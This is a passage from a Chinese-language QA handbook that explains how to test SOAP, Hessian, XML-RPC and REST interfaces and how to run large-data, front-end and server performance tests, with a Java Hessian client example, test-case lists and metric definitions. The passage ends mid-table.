Service中把远程调用和返回封装成机器可读的格式化数据。简单地讲就是允许Java对象和COM对象在分布式、分散的、基于Web的环境中彼此通话，允许任何类型的对象或代码在任何平台上，以任何一种语言相互通信。  SOAP使用XML数据格式通信，它定义了一整套复杂的标签，以描述调用的远程过程、参数、返回值和出错信息等等。由于各个服务器都可以基于这个协议推出自己的API，这又导致了WSDL的诞生。WSDL (Web Service Description Language) 也遵循XML格式，用来描述哪个服务器提供什么服务，怎样找到它，以及该服务使用怎样的接口规范。**现在使用Web Service的过程变成，获得该服务的WSDL描述，根据WSDL构造一条格式化的SOAP请求发送给服务器，然后接收一条同样SOAP格式的应答，最后根据先前的WSDL解码数据。**绝大多数情况下，请求和应答使用HTTP协议传输，发送请求就使用HTTP的POST方法。  **对SOAP接口的几个基本认知：**  1、调用SOAP接口实际上就是发送http post请求，只不过post的内容是具有特定格式的xml  2、WSDL告诉了所有人，该组SOAP接口提供了哪些服务，每个请求格式参数如何。（关于WDSL文档的生成和含义在此不详细描述，可以参见网上相关文档。）  3、Soap接口跨语言，不管接口用什么语言写的，使用任何常用语言都能调用它。  4、Soap接口客户端和服务器端传递的是个序列好的xml对象。  **Soap消息的基本格式：**  <?xml version="1.0"?>  <soap:Envelope  xmlns:soap="http://www.w3.org/2001/12/soap-envelope"  soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">  <soap:Header>  ...  </soap:Header>  <soap:Body>  ...  <soap:Fault>  ...  </soap:Fault>  </soap:Body>  </soap:Envelope>  **SOAP协议接口的测试方式：**   1. 直接使用SoapUI工具加载接口WSDL地址； 2. 在参数窗口填写对应的参数值调用； 3. 调用成功后返回窗口将返回调用接口； 4. 根据实际的返回值和接口说明文档的返回值进行比对； | | |
| **一级**  **用例** | **测试方法如下：**   1. 通过提供的接口地址将WSDL加载到SoapUI中的projects去； 2. 选择需要测试的接口方法Request打开； 3. 测试接口返回值中正常的值： 4. 在左边调用框中对应的参数中填入接口说明文档对应的正确的参数值； 5. 点击调用按钮，等待接口返回值； 6. 当接口调用成功返回值后会显示在调用输出框中，根据返回的值和接口说明中的值进行对比是否是正确的返回；   **测试用例如下：**  1、所有参数都填写的情况测试  2、所有必填参数都填写的情况测试  2、所有必填参数情况+一个选填参数情况测试（一一遍历所有选填参数）  3、所有必填参数情况+多个选填参数情况测试（可选参数数量少就遍历所有可能，可选参数太多则使用随机组合测试，或者根据业务的实际发生情况进行必要的参数组合）  4、缺少某一个必填参数情况测试（所有必填参数进行此测试用例）  5、相同名称的参数出现多次，且数值不一样  6、使用不存在的参数，验证系统报错是否正确  7、敏感信息需要进行加密  8、增删改的接口测试，使用查接口进行验证数据修改的对错  9、接口容错性测试，填写的参数不符合数据要求。  10、测试接口中的错误返回值：根据接口说明文档中失败的返回值对参数进行修改；  通过再次调用接口得到对应的错误返回； | | |
| **二级**  **用例** | 11、接口性能测试，平均响应时间和吞吐量要达标。 | | |
| **三级**  **用例** | 12、接口稳定性测试，长时间运行不崩溃、不变慢。 | | |
| **备注** | 1. 接口说明文档中正确的错误的都需要进行测试，属于接口正常用例； 2. 对于查询接口根据查询参数查询出来结果后通过查询对应的表确认查询字段的正确性； | | |

##### 3.2、Hession接口测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | Hessian协议接口测试 | **整理人员** | 雷磊、唐晓文 |
| **简介** | 系统中涉及到的所有提供的Hessian方式封装的接口功能测试； | | |
| **详细技术说明** | **什么是Hessian？**  Hessian是一个轻量级的remoting onhttp工具。  相比WebService，Hessian更简单、快捷，采用的是二进制RPC协议。我们通常所说的Hessian接口就是用这个工具封装实现的提供给外部访问的接口。  **关于Hessian的一些认识：**  1、Hessian是一个解耦合的远程调用包。（对于开发来说，客户端调用和服务器端实现接口都要引用Hessian.jar包，这样来实现客户端和服务器端的通信协议）所以要调用此类接口，客户端开发人员必须要拿到接口提供方的jar包或者dll包，如果接口提供方的代码有改动，那么所有调用方都要注意检查接口调用是否正常。测试人员在划定测试联调范围的时候要特别注意这点。  2、hessian是基于http协议的，使用自己的序列化机制。  3、Hessian接口使用二进制传输，比使用序列化对象传输的soap接口更简单、便捷。需要传输复杂对象的时候java可以使用map来传递。  **Hessian接口的测试实现方式：**   1. 由于Hessian接口为JAVA程序提供的jar包接口故测试使用MyEclipse, Eclipse； 2. 需要根据接口方提供的jar包和接口说明编写代码进行调用； 3. 代码使用的是java程序进行编写； | | |
| **一级**  **用例** | 下面以Onesearch的通用搜索接口为例，说明下如何通过编写程序调用hessian接口进行测试。   1. 新建java项目并将所需的jar包hessian-3.1.5和测试调用的onesearch.service.jar加载到java项目中； 2. 编写如下java代码进行接口调用   **package** com.testing.testSearch;  **import** java.util.\*;  **import** com.caucho.hessian.client.HessianProxyFactory;  **import** com.feinno.onesearch3.business.IService3;  **import** com.feinno.onesearch3.business.bean.Request;  **import** com.feinno.onesearch3.business.bean.Response;  @SuppressWarnings("serial")  **public** **class** Test **extends** Request{  //初 始 化 参 数  **private** IService3 EASYWORK = **null**;  **private** Request RS = **null**;  **private** HessianProxyFactory factory = **new** HessianProxyFactory();  //此 方 法 为 设 置 调 用 接 口 的 参 数 及 其 调 用 接 口 的 地 址 方 法  **public** **void** setupTest(){  //对 调 用 的 接 口 中 所 用 到 的 参 数 进 行 赋 值  RS = **new** Request();  RS.setAppCode("DGQZ");  RS.setBeginIndex(0);  RS.setEndIndex(2);  RS.setBusinessId("DGQZ\_JOB");  Map<String, String> searchTerms=**new** HashMap<String,String>();  searchTerms.put("JOBNAME","计 算 机 ");  RS.setSearchTerms(searchTerms);  //设 置 调 用 接 口 的 地 址  **try**{  EASYWORK = (IService3)factory.create(IService3.**class**,"http://11.11.11.50:8081/Service/hs/service");  }**catch**(Exception e){  //地 址 不 通 的 情 况 将 抛 出 以 下 异 常  e.printStackTrace();  **throw** **new** RuntimeException("Error getting hessian proxy", e);  }  }  @SuppressWarnings("unchecked")  //正 式 调 用 接 口 并 且 输 出 返 回 值 方 法  **public** **void** runTest(){  //定 义 接 口 返 回 的 值  Response res = **new** Response();  //正 式 调 用 接 口  res = EASYWORK.search(RS);  //对 返 回 值 进 行 判 断  **if**(res.getResultCode() == 0) {  **if**(res.getTotalSize() != 0 && res.getResultList() != **null**){  List list= res.getResultList();  **for** ( **int** i = 0; i < list.size(); i++){  Map map = (Map) list.get(i);  Set<String> key = map.keySet();  **for** (Iterator<String> it = key.iterator(); it.hasNext();) {  //这 里 的 s 就 是 map 中 的 key ， map.get(s) 就 是 key对 应 的 value。  String s = it.next();  //打 印 接 口 返 回 的 的 没 个 参 数 对 应 的 值  System.*out*.println(s+":"+map.get(s));  }  System.*out*.println("-------------------------------");  }  }**else**{  String respDate = "无 搜 索 结 果";  System.*out*.println(respDate);  }  }  **else**{  System.*out*.println(res.getResultCode());  }  }  //主 调 用 运 行 程 序  **public** **static** **void** main(String[] args) {  //调 用 类 中 主 要 的 方 法  Test test = **new** Test();  test.setupTest();  test.runTest();  }  }   1. 以上使用的接口为onesearch提供动感求职的短搜接口；   说明：以上只是说明了对hessian接口测试的方法，接口测试用例与soap接口一致。 | | |
| **二级**  **用例** | 1. 对于接口测试正确的返回和错误的返回均需要修改参数进行测试； 2. 对于返回值的判断需要将实际结果值于接口说明文档进行对比判断是否正确； | | |
| **三级**  **用例** | 暂无 | | |
| **进一步的信息** | 知道接口调用方式后，可以把调用程序扩展到jmeter的java请求中，这样即可使用jmeter工具对接口进行加压测试。详细的操作方式见jmeter工具使用。 | | |

##### 3.3、Xml-rpc接口测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | Xml-rpc接口校验 | **整理人员** | 张暇 |
| **简介** | xml rpc是使用http协议做为传输协议的rpc机制，使用xml文本的方式传输命令和数据。一个rpc系统，必然包括2个部分：1.rpc client，用来向rpc server调用方法，并接收方法的返回数据；2.rpc server,用于响应rpc client的请求，执行方法，并回送方法执行结果。 | | |
| **详细技术说明** | 1、rpcclient的工作原理:rpcclient根据URL找到rpcserver -> 构造命令包，调用rpcserver上的某个服务的某个方法 -> 接收到rpcserver的返回,解析响应包，拿出调用的返回结果。  2、rpcserver的工作原理:启动一个webserver(在使用内置的webserver的情况下) -> 注册每个能提供的服务，每个服务对应一个Handler类 ->进入服务监听状态。 | | |
| **测试用例** | 1. rpc client**端**向 rpc server端发送rpc请求（产生的xml—http post请求，rpc server端并以xml格式返回rpc clicent端）。 2. rpc client端和rpc server端通过根据两端的接口说明文档输出xml报文，或者把xml报文报错到程序运行日志类。 3. 通过调用服务端接口获取日志或者xml文件；验证输入和输出xml报文格式与数据是否与接口说明文件一致。 4. 异常测试：   4.1服务端接口调不通，post报文失败（是否有重试机制）  4.2网络不稳定时（容错处理机制）  4.3客户端和服务端返回值与调入值的数据格式不一致 | | |
| **测试工具** | 自己使用.net 等语言自己编写测试工具（做功能或者性能测试）  如果rpc client端是web页面 可以使用 loadrunner做性能测试 | | |

##### 3.4、Rest接口测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | rest接口测试 | **整理人员** | 张暇、唐晓文 |
| **简介** | 测试rest架构实现的接口功能 | | |
| **详细技术说明** | **REST技术要点及标准：**  需要注意的是，REST是设计风格而不是标准。REST通常基于使用HTTP，URI，和XML以及HTML这些现有的广泛流行的协议和标准。REST关键的特有能力是统一接口的要求。REST要求使用通用的，统一的以及非特殊的接口。它不允许应用程序专用接口。  1、资源是由URI来指定。  2、对资源的操作包括获取、创建、修改和删除资源，这些操作正好对应HTTP协议提供的GET、POST、PUT和DELETE方法。  3、通过操作资源的表现形式来操作资源。  4、资源的表现形式则是XML或者HTML，取决于读者是机器还是人，是消费web服务的客户软件还是web浏览器。当然也可以是任何其他的格式。  用例只以TXET/XML格式为例，其他方式待研究。 | | |
| **测试用例** | **测试方法如下：**   1. 通过提供的接口地址将REST加载到SoapUI中的projects去； 2. 选择需要测试的接口方法Request打开； 3. 测试接口返回值中正常的值： 4. 在左边调用框中对应的参数中填入接口说明文档对应的正确的参数值； 5. 点击调用按钮，等待接口返回值； 6. 当接口调用成功返回值后会显示在调用输出框中，根据返回的值和接口说明中的值进行对比是否是正确的返回；   **测试用例如下：**  1、所有参数都填写的情况测试  2、所有必填参数都填写的情况测试  2、所有必填参数情况+一个选填参数情况测试（一一遍历所有选填参数）  3、所有必填参数情况+多个选填参数情况测试（可选参数数量少就遍历所有可能，可选参数太多则使用随机组合测试，或者根据业务的实际发生情况进行必要的参数组合）  4、缺少某一个必填参数情况测试（所有必填参数进行此测试用例）  5、相同名称的参数出现多次，且数值不一样  6、使用不存在的参数，验证系统报错是否正确  7、敏感信息需要进行加密  8、增删改的接口测试，使用查接口进行验证数据修改的对错  9、接口性能测试，平均响应时间和吞吐量要达标。  10、接口稳定性测试，长时间运行不崩溃、不变慢。  11、接口容错性测试，填写的参数不符合数据要求。 | | |
| **测试工具** | 主要有两种常用的工具：restclient和soupUI | | |

### 4、性能测试

#### 4.1大数据量测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 大数据量测试 | **整理人员** | 唐晓文 |
| **简介** | 通过加大测试数据量来测试一些特定功能是否能稳定运行 | | |
| **详细技术说明** | **数据量增大后有可能对以下web功能造成明显影响：**  1、批量导入、导出数据；批量审核操作数据  2、批量处理数据（同步、清洗、筛选、排序、级联查询）  3、搜索功能（被搜索的数据量大、返回数据量大）  4、积累了大量数据后，需要对相关表进行操作（如：日志表、用户表、历史表等）  5、上传大文件，上传大量文件  6、下载、打开文件（在文件量很大的路径下）  7、营销活动类的实时数据大量迅速增长，导致一些功能响应缓慢  **大数据量测试的思路：**  1、首先分析需求。需要考虑哪些功能会因为数据量大而造成响应、资源占用或者效率上的问题。再根据业务特点，估算业务数据增长量，结合目前已有的数据量，再判断哪些功能可能会由于数据的迅速大量增长和历史数据量大导致响应缓慢甚至卡死。经过以上分析我们就能判断出，哪些功能需要构造大数据去进行测试，哪些没有必要去构造不符合实际的、数量级过大的测试数据。  2、构造适量的测试数据。在第一步中分析透彻了需求后，我们就可以根据我们估算出来的数据量去构造数据测试对应功能。  3、测试数据构造完毕后执行测试。测试过程中，特别要注意处理时间效率，即便是由于数据量过大导致程序异常也要有响应的错误处理措施，不能让功能瘫痪、或者出现脏数据、实在不行也要能够迅速恢复。  为了提高测试效率，测试人员必须掌握快速造测试数据的方法。  **常见造数据方法如下：**  1、自行编写存储过程或函数造数据（写SQL造数据）  2、使用工具（DataFactory）造数据。  3、编写脚本（Python或ruby等）造数据，再导入数据库。  4、使用工具录制业务参数化之后长时间运行来生成，例如：QTP、Badboy等。  以上工具在测试工具库中都能找到，并且有相关使用教程文档。 | | |
| **测试用例** | 1、一次性导入或导出大批量数据，响应时间快且导入导出数据完整。  2、上传大数据文件成功且响应时间够快。  3、批量上传多个文件，上传成功时间够快，如果中途发生异常则有回滚机制。  4、在数据库中加大数据量，或者加大索引文件，测试搜索功能，测试其响应时间。  5、加大数据源表数据，测试数据抽取功能，处理时间可接受。  6、造大量数据测试数据同步功能，同步处理正确，处理时间可接收。且不会因为处理数据较大导致同步功能暂停或崩溃。  7、对于需要写日志或查日志的功能，加大日志表数据，测试响应时间是否可接受。  8、下载大数据文件（是否连续保持下载，是否有断点续传） | | |
| **进一步的信息** | 暂无 | | |

#### 4.2前端性能测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 前端性能测试 | **整理人员** | 唐晓文 |
| **简介** | Web前端性能测试主要测试的是网页的客户端加载响应的快慢 | | |
| **详细技术说明** | **web前端性能测试基础理论：**  前端性能测试主要是测试分析web用户在访问一个页面时所要花费的时间总和，即测试完全意义上的用户响应时间（与测试服务器端不同的是，前端是针对于某个或某几个主要页面的，为重要页面优化响应时间做测试的；而服务器端性能测试是针对整个网站的，测试的是网站的承受访问的能力，这两者要区分开来）。  要做这个分析首先要了解一个web页面的完整请求包括了哪些部分的时间。  **web页面的请求过程：**  1、浏览器的url请求  2、递归寻找DNS服务器  3、连接目标IP并建立TCP连接  4、向目标服务器发送http请求  5、web服务器接收请求后处理  6、web服务器返回相应的结果【无效、重定向、正确页面等】  7、浏览器接收返回的http内容  =========以下就是前端解析的过程==========  8、开始解析html文件，当然是自上而下，先是头部，后是body  9、当解析到头部css外部链接时，同步去下载，如果遇到外部js链接也是下载【不过js链接不建议放在头部，因为耽误页面第一展现时间】  10、接着解析body部分，边解析边开始生成对应的DOM树，同时等待css文件下载  11、一旦css文件下载完毕，那么就同步去用已经生成的DOM节点+CSS去生成渲染树  12、渲染树一旦有结构模型了，接着就会同步去计算渲染树节点的布局位置  13、一旦计算出来渲染的坐标后，又同步去开始渲染  14、10-13步进行过程中如果遇到图片则跳过去渲染下面内容，等待图片下载成功后会返回来在渲染原来图片的位置  15、同14步，如果渲染过程中出现js代码调整DOM树机构的情况，也会再次重新来过，从修改DOM那步开始  16、最终所有节点和资源都会渲染完成。  =========前端解析完毕=============  17、渲染完成后开始page的onload事件  18、整个页面load完成  整个过程中会有很多的分别请求，所以TCP连接会很多，并且每一个用完都会自己关了，除非是keep-live类型的可以请求多次才关闭。  **综上所述：**一个页面的请求等于一个或多个url的请求，因此一个页面里包含的外部请求数会影响页面的整体性能。前端性能测试就是要分析找出这些影响页面加载时间的因素。  **影响前端页面加载快慢的因素有如下几类：**  1、【每请求一次就要多占用一次cpu使用、多一次tcp连接】  每个url的请求又包括寻址、连接、请求传输、返回传输、断连的过程；因此每个阶段的外部环境也会影响整体性能。  2、【DNS服务器的寻址时间，请求和返回内容时的网络环境】  除了URL请求数量外，每个请求的内容大小也是影响性能的主要因素  3、【文件越大消耗在传输过程中的时间就越长】  请求同样多的资源，并行请求和串行请求速率是不一样的，所以请求的资源要尽量支持同步请求  4、【同步请求不同资源，即请求被发送到不同的资源服务器即可】  依据浏览器的加载、渲染机制，选择合适的HTML内容排版方式  5、【减少反复创建对象实例的次数、充分利用缓存机制】  优先加载用户关注的内容  6、【css加载优于js内容，首屏内容优于非首屏内容】  关注完http请求的过程后，再来关注整个请求过程中关注的几个时间点，通过确定时间点就可以确定影响性能的时间段，就是确定影响性能的因素。根据上面的介绍主要的几个时间点又可以分页面的整体时间点、以及单个url请求过程中的时间点。  7、【基于httpAnalyzer工具的指标】  　　单个url请求的主要时间点：  　　1、Cache Read：缓存读取时间，或304错误的处理时间  　　2、Block：请求等待时间，取决于缓存检查，网络连接等待  　　3、DNS Lookup：DNS服务器查找时间，取决于dns服务的数量，dns注册的域  　　4、Connect：tcp连接的总时间，取决于连接类型，ssh，keepalive都会比http长  　　5、Send first to last：发送请求内容的时间，取决于请求内容大小，及上行的传输速度  　　6、Wait：等待响应的时间，取决于网络环境的响应，web服务器的处理时间  　　7、Receive first to last：接收响应内容的时间，取决于响应内容，下行的传输速度，也要考虑服务器的带宽  　　8、Time to first byte：从请求一直到接收到第一个字符的总时间，等于1+2+3+4+5+6  　　9、Network：网络消耗时间，等于3+4  　　10、Begin to end：整个请求的总时间，等于1+2+3+4+5+6+7  　　单个页面的主要时间点：  　　1、DOM Ready Time: DOM完成的时间，从接收html到完全转换成dom树所需的时间  　　2、DOM Ready to Page Load: 页面元素的加载和渲染完成时间，包括html，css，img及其它内容  　　3、Page Load Time: page页onload事件的时间，其实际时间等于总时间 - （DOM ready + 元素渲染时间）  　　4、URL Requests Begin to End:url请求所消耗的所有时间，从发送请求发起到接收最后一个字节断开  　　5、Network Time:消耗在网络上的时间，即tcp的连接时间  　　6、Begin to End:所有消耗的时间，包括请求结束后的渲染时间  根据不同的时间点和时间段进行分析，找出页面加载耗时较长的地方，这样就能确定页面优化方向了。 | | |
| **具体测试步骤** | 这里具体以firebug工具为例讲解一下如何测试web前端性能：  **步骤一：**打开FireFox浏览器，从菜单栏“工具”进入打开Firebug。在浏览器地址栏中输入被测网址，点击回车，即出现以下画面（Firebug已自动完成网页加载结果分析）：    **步骤二：**打开“网络”面板，下面是对网络面板功能的详细解说：  一个正常的链接点开后会基本会接收图片、js文件、css文件等，每接收一个这样的东西在firebug的网络面板都会有一条记录。获取文件出错的话会显示为红色。  每个文件请求都有域名解析-链接-发送请求-等待响应-接收数据这几个过程。这些文件可以同时下载，并不是下载好一个文件再下载另外一个，所以时间轴（从左往右）会有重合的。不过第一条记录肯定是从最左边开始也就是 +0开始。如下图所示：    每个请求左边的加号点开就可以看到每个请求发送、响应的所有情况：  时间线面板上有两条竖线：一条蓝色、一条红色。蓝线表示DOMContentLoaded事件触发的时间，红线表示Load事件触发的时间。前者表示页面DOM元素已经解析完成，但是一些外部资源还在加载，后者则表示所有资源已经全部加载完成。  http://hiphotos.baidu.com/jz1108/pic/item/63bb1434efcd93055ab5f543.jpg  在时间线上把鼠标移到某一个请求上可以看到具体的时间消耗情况（下面是一张图片的请求时间面板）：    **时间面板各个数值解释如下：**  +434ms 该请求开始的时间 //从点开链接到第434ms时开始处理这个文件。  **请求各阶段开始的时间和持续时间：**  0 4.23s 阻挡 //有人说是页面并发请求数太多，火狐浏览器支持不了一下并发发送那么多请求的时候就会先阻挡该请求发送，直到有空才发送。（以上说法未得到证实，希望有同学可以研究下这个说法的正确性，上图阻挡时间占到4.23秒，这是我测试的一个农信通页面，该页面请求高达86个。虽然也许是浏览器不厚道支持不了，也可以通过改浏览器参数加快，但是开发同学也要注意尽量合并、减少页面请求数。） +4.23s 0 域名解析 //DNS查询时间，域名解析时间，这里约等于0。 +4.23s 0 建立连接 //建立一个TCP链接花掉的时间，这里约等于0。 +4.23s 0 发送请求 //向服务器发送请求所消耗的时间，这里约等于0。 +4.23s 1.3s 等待响应 //从第4.23s开始等待响应，等待了1.3s接收数据  +5.52s 1.19s 接收数据  //从第5.52s开始接收数据，接收数据总共花了1.19秒。  **事件相对该请求的时间：**  +2.27s DOMContentLoaded // 该值= DOMContentLoaded事件完成时刻 - 该请求开始的时刻。如果该请求是在DOMContentLoaded事件完成之后开始的，则这个值为负数。在这个请求开始后2.27s时，DOMContentLoaded事件完成。 +6.91s load //在这个请求开始后6.91秒load事件完成。  **深入详解：** http://www.20ju.com/Upload/2011/0415/20110415103623482.jpg 从这个截图，我们可以看到以下信息： 第一个请求在2.65s时完成，第二个在1.52s完成…等等  从第一个请求到最后一个请求加载完成，花掉了共6.96秒时间  从第一个请求到load事件完成，花掉了6.97秒钟的时间  得到以上信息后，我们需要找出耗时最慢的请求和时间段来分析，这些点都是页面加载过慢的原因，经过整理分析后得出测试结论给开发人员提供优化依据。  除了用firebug之类的工具分析具体耗时的时间段外，还可以使用YSlow等智能分析工具来自动分析网页加载过慢的原因。具体操作可以参见测试工具模块的“前端性能测试工具“章节，在此不再赘述。 | | |
| **补充说明** | 相关的测试工具有如下几类（标红的是推荐使用的工具）：  **【在线类的】**  **1、WebPageTest**  在线的站点性能评测网站，地址http://www.webpagetest.org/  其实这网站也是个开源项目，所以支持自己搭建一个内部的测试站点  **2、ShowSlow**  showslow是yslow的数据收集与展示平台http://www.showslow.com/，它是一个开源的php项目，可以用来与firefox的yslow插件、page speed插件或者dynatrace通信，收集插件或程序所发送过来的信息并集中展示。只需要在dynatrace安装目录下进行一些设置，即可自动实现上传结果到showslow平台作为存档、分析及监控。  **【浏览器插件类的】**  **1、FireBug**：它可以对页面进行调试，可以记录所有网页的访问耗时，下载的资源等。  **2、Page Speed**  基于firebug的web页面优化的评测工具，同时还有支持chrome的插件，因为是google产的。直接打开FF的firebug或chrome的开发人员工具，切换到page speed标签，浏览一个网页然后点击分析即可，分析完成后会针对规则打出一个成绩，并告诉你哪些规则你没有符合。  其评分规则27条规则：  https://developers.google.com/speed/docs/best-practices/rules\_intro  对几个网站的分析结果如下：  Google.cn 99分  Baidu.com 98分  360buy.com 98分  Taobao.com 89分  Dangdang.com 83分  补充：  其实这个更像是代码的白盒测试分析工具，因为其都是根据一定的规范来检测网页的优化程度，而不是实际的去监听和过滤页面访问所花费的时间。当然一个网页的加载时间和很多因素有关；比如网速，比如页面上的内容，不同的网站加载时间肯定是不一样的，这个就每一个用一个规则来确定一个怎么的网站应该要多长的加载时间了，因此这只是一个最佳实践规则和建议的检测工具；还有一点就是如果想看页面访问时间的细节，firebug和chrome的开发人员工具本身就已经有了。  **3、Speed Tracer**  基于chrome的插件，同样是有google产的，这个是web前端页的性能记录和分析工具，同时还提供一个规则和建议的评测。使用如下：  https://developers.google.com/web-toolkit/speedtracer/get-started  这个工具收集的东西主要是资源或事件消耗的时间，它会实时的记录某个页面的加载过程，并且一直跟踪所有的事件；在易用性方面数据可以到出来，还有可以根据时间轴来分析具体某端的性能规则和建议。  **4、Yslow**  基于firebug的评测分析工具，yahoo产；和page speed类似工具，会给出页面的评分和优化说规则，同时会提供页面下载资源的统计分析功能，还提供了一些小工具，如js运行检测，图片的优化工具，未符合规则的资源有哪些等等。总的来说是page speed的增强版。  Yslow优化建议23条规则：  http://developer.yahoo.com/performance/rules.html  各网站的评分：  Google.cn 67分  Baidu.com 94分  360buy.com 77分  Taobao.com 70分  Dangdang.com 71分  **【独立程序类】**  **1、DynaTrace Ajax Edition**  基于IE，firefox的插件，对于FF需要版本支持，需要独立安装文件（50多M）。其可支持到函数级的度量分析，此外其它工具能支持的功能这个工具都支持的。  DynaTrace优化建议规则：  http://community.dynatrace.com/ext/ajax/PUB/Best+Practices+on+Web+Site+Performance+Optimization  **2、Fiddler**  Microsoft的一款web调试工具，它会记录所有本地的http通信。同时支持ie插件版  **3、HttpAnalyzer**  和fiddler原理一样的工具，不过功能比fiddler更加易用。同时支持ie，ff插件版，此外独立版程序提供http调试功能，写基于http通信的程序使用这个调试比较不错，之前写接口测试工具时就用的这个调试的。  **4、HttpWatch：**  以前这个和httpanalyzer都用过，后来就只用后者了；今天突然发现放弃它的原因是它只支持插件版的，即只能在浏览器上使用，而且只能抓对应浏览器的http通信，且不支持http通信的调试；不过现在发现了一个比httpanalyzer好的就是它的页面加载用时的统计功能，是可以统计一个页面总用时什么的，所以这个工具更适合用于站点的页面性能分析。  **总结：**  这些个工具里有些类似，有些用处各不相同，有些事专门的web前端性能评测工具，有些并不是为了web前端性能而做的工具。总的来说就是要结合实际情况，综合这些个工具来用，需要分析什么情况就用什么工具。如果是通常意义上的web前端性能测试的话，可以选择一个固定的方案，比如：DynaTrace + showslow，前者获取非常丰富的数据，后者则在服务端专门展示这些数据，即方便使用又方便存储。如果要支持持续测试的话，可以写自动化的脚本来跑具体的页面，每次新版本都执行一次自动化测试即可。 | | |

#### 4.3系统性能测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 系统性能测试 | **整理人员** | 郝增军、唐晓文 |
| **简介** | Web系统（主要是服务器端）的性能测试 | | |
| **详细技术说明** | Web性能测试的部分概况一般来说，一个Web请求的处理包括以下步骤：  （1）客户发送请求  （2）web [server](javascript:;) 接受到请求，进行处理；  （3）web server 向DB获取数据；  （4）web server生成用户的object(页面)，返回给用户。给客户发送请求开始到最后一个字节的时间称为响应时间（第三步不包括在每次请求处理中）。  **【性能测试中的一些术语定义】**  **1.事务（Transaction）**  在web性能测试中，一个事务表示一个“从用户发送请求->web server接受到请求，进行处理-> web server向DB获取数据->生成用户的object(页面)，返回给用户”的过程，一般的响应时间都是针对事务而言的。  **2.请求响应时间**  请求响应时间指的是从客户端发起的一个请求开始，到客户端接收到从服务器端返回的响应结束，这个过程所耗费的时间，在某些工具中，响应通常会称为“TTLB”，即"time to last byte"，意思是从发起一个请求开始，到客户端接收到最后一个字节的响应所耗费的时间，响应时间的单位一般为“秒”或者“毫秒”。一个公式可以表示：响应时间＝网络响应时间+应用程序响应时间。标准可参考国外的3/5/10原则：  在3秒钟之内，页面给予用户响应并有所显示，可认为是“很不错的”；  在3~5秒钟内，页面给予用户响应并有所显示，可认为是“好的”；  在5~10秒钟内，页面给予用户响应并有所显示，可认为是“勉强接受的”；  超过10秒就让人有点不耐烦了，用户很可能不会继续等待下去  **3、事务响应时间**     事务可能由一系列请求组成,事务的响应时间主要是针对用户而言,属于宏观上的概念，是为了向用户说明业务响应时间而提出的.例如:跨行取款事务的响应时间就是由一系列的请求组成的.事务响应时间是直接衡量系统性能的参数.  **4.并发用户数**  并发一般分为2种情况。一种是严格意义上的并发，即所有的用户在同一时刻做同一件事情或者操作，这种操作一般指做同一类型的业务。比如在信用卡审批业务中，一定数目的拥护在同一时刻对已经完成的审批业务进行提交；还有一种特例，即所有用户进行完全一样的操作，例如在信用卡审批业务中，所有的用户可以一起申请业务，或者修改同一条记录。  另外一种并发是广义范围的并发。这种并发与前一种并发的区别是，尽管多个用户对系统发出了请求或者进行了操作，但是这些请求或者操作可以是相同的，也可以是不同的。对整个系统而言，仍然是有很多用户同时对系统进行操作，因此也属于并发的范畴。  可以看出，后一种并发是包含前一种并发的。而且后一种并发更接近用户的实际使用情况，因此对于大多数的系统，只有数量很少的用户进行“严格意义上的并发”。对于WEB性能测试而言，这2种并发情况一般都需要进行测试，通常做法是先进行严格意义上的并发测试。严格意义上的用户并发一般发生在使用比较频繁的模块中，尽管发生的概率不是很大，但是一旦发生性能问题，后果很可能是致命的。严格意义上的并发测试往往和[功能测试](javascript:;)关联起来，因为并发功能遇到异常通常都是程序问题，这种测试也是健壮性和稳定性测试的一部分。  用户并发数量：关于用户并发的数量，有2种常见的错误观点。 一种错误观点是把并发用户数量理解为使用系统的全部用户的数量，理由是这些用户可能同时使用系统；还有一种比较接近正确的观点是把在线用户数量理解为并发用户数量。实际上在线用户也不一定会和[其他](javascript:;)用户发生并发，例如正在浏览网页的用户，对[服务器](http://server.chinaitlab.com/)没有任何影响，但是，在线用户数量是计算并发用户数量的主要依据之一。并发用户数的计算公式如下：  平均并发用户数： C = nL/T 并发用户数峰值：C’ ≈ C+3根号C  **5.吞吐量**  指的是在一次性能测试过程中网络上传输的数据量的总和.吞吐量/传输时间,就是吞吐率.  **6、TPS（transaction per second）**  每秒钟系统能够处理的交易或者事务的数量.它是衡量系统处理能力的重要指标.  **7、点击率**  每秒钟用户向WEB[服务器](http://server.chinaitlab.com/)提交的HTTP请求数。这个指标是WEB应用特有的一个指标:WEB应用是"请求-响应"模式,用户发出一次申请,服务器就要处理一次,所以点击是WEB应用能够处理的交易的最小单位。如果把每次点击定义为一个交易,点击率和TPS就是一个概念，容易看出,点击率越大,对服务器的压力越大。点击率只是一个性能参考指标,重要的是分析点击时产生的影响。需要注意的是,这里的点击并非指鼠标的一次单击操作,因为在一次单击操作中,客户端可能向服务器发出多个HTTP请求.  **8、资源利用率**  指的是对不同的系统资源的使用程度,例如服务器的CPU利用率,磁盘利用率等.资源利用率是分析系统性能指标进而改善性能的主要依据,因此是WEB性能测试[工作](javascript:;)的重点.  资源利用率主要针对WEB服务器,[操作系统](javascript:;),[数据库](javascript:;)服务器,网络等,是测试和分析瓶颈的主要参考.在WEB性能测试中,更根据需要采集相应的参数进行分析。  **【性能测试的相关指标说明】**  1、**系统资源占用指标（指Web应用服务器、**[**数据库**](javascript.:;)**服务器的资源消耗)**   |  |  | | --- | --- | | **指标** | **说明** | | ProcessorTime | 服务器CPU占用率，一般平均达到70%时，服务就接近饱和 | | Memory  Available Mbyte | 可用内存数，如果测试时发现内存有变化情况也要注意，如果是内存泄露则比较严重 | | Physicsdisk Time | 物理磁盘读写时间情况 |   **2、**‑lr?@!GWAz|128935**Web服务器指标**   |  |  | | --- | --- | | **指标** | **说明** | | Requests Per Second（Avg Rps） | 平均每秒钟响应次数＝总请求时间 / 秒数 | | Avg time to last byte per terstion （mstes） | 平均每秒业务脚本的迭代次数 ,有人会把上面那个混淆 | | Successful Rounds | 成功的请求 | | Failed Requests | 失败的请求 | | Successful Hits | 成功的点击次数 | | Failed Hits | 失败的点击次数 | | Hits Per Second | 每秒点击次数 | | Successful Hits Per Second | 每秒成功的点击次数 | | Failed Hits Per Second | 每秒失败的点击次数 | | Attempted 